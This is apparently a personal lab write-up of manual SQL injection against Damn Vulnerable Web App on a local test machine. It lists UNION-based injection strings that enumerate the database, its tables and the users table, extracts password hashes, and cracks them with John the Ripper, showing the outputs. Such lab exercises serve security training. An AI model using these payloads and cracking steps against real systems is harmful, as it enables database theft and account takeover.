

# DVWA Manual SQL Injection

Navigated to the DVWA page and logged in using default credentials (admin & password):



Username

admin

Password

••••••••


Login

Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome - Mozilla Firefox

Damn Vulnerable We... x +

192.168.148.129/dvwa/index.php

Search



## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored


Navigate to the SQL Injection page:




Type "1" into text box:



Type “%’ or ‘0’=0” into text box to display all records false and true:



Type “%’ or 0=0 union select null, version() #” to get the mysql database version:



Type “%’ or 0=0 union select null, user() #” to display database users:

```
ID: %' or 0=0 union select null, user() #  
First name: admin  
Surname: admin  
  
ID: %' or 0=0 union select null, user() #  
First name: Gordon  
Surname: Brown  
  
ID: %' or 0=0 union select null, user() #  
First name: Hack  
Surname: Me  
  
ID: %' or 0=0 union select null, user() #  
First name: Pablo  
Surname: Picasso  
  
ID: %' or 0=0 union select null, user() #  
First name: Bob  
Surname: Smith  
  
ID: %' or 0=0 union select null, user() #  
First name:  
Surname: root@localhost
```

Type “%’ or 0=0 union select null, database() #” to get the name of the database:

```
ID: %' or 0=0 union select null, database() #  
First name: admin  
Surname: admin  
  
ID: %' or 0=0 union select null, database() #  
First name: Gordon  
Surname: Brown  
  
ID: %' or 0=0 union select null, database() #  
First name: Hack  
Surname: Me  
  
ID: %' or 0=0 union select null, database() #  
First name: Pablo  
Surname: Picasso  
  
ID: %' or 0=0 union select null, database() #  
First name: Bob  
Surname: Smith  
  
ID: %' or 0=0 union select null, database() #  
First name:  
Surname: dvwa
```

Type “%’ and 1=0 union select null, table\_name from information\_schema.tables #” to view all tables in the information\_schema database:

<input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: CHARACTER_SETS  ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: COLLATIONS  ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: COLLATION_CHARACTER_SET_APPLICABILITY  ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: COLUMNS  ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: COLUMN_PRIVILEGES  ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: KEY_COLUMN_USAGE  ID: %' and 1=0 union select null, table_name from information_schema.tables # First name: Surname: PROFILING</pre>	

Type “%’ and 1=0 union select null, table\_name from information\_schema.tables where table\_name like ‘user%’ #” to show all tables that start with “user”:

<input type="text"/>	<input type="button" value="Submit"/>
<pre>ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: USER_PRIVILEGES  ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: users  ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: user  ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: users_grouppermissions  ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: users_groups  ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: users_objectpermissions  ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' # First name: Surname: users_permissions</pre>	

Type “%’ and 1=0 union select null, concat(table\_name, 0x0a, column\_name) from information\_schema.columns where table\_name = 'users' #” to show all columns in the users table:

```
ID: %' and 1=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where
First name:
Surname: users
```

Type “%’ and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,password) from users #”  
display the login info for users, including their hashed passwords:


```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b


ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

Copied and prepped the users and hashes into leafpad for John the Ripper:



```
*(Untitled)
File Edit Search Options Help
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Navigated to the /usr/share/john directory (where I saved the file as dvwa\_password.txt) and execute John the Ripper to crack hashes:



```
dorito@WindowsXPx86:/usr/share/john$ sudo john --format=raw-MD5 dvwa_password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2018-02-06 17:07) 16.12g/s 586148p/s 586148c/s 635864C/s charlie..
charies
Use the "--show" option to display all of the cracked passwords reliably
Session completed
dorito@WindowsXPx86:/usr/share/john$
```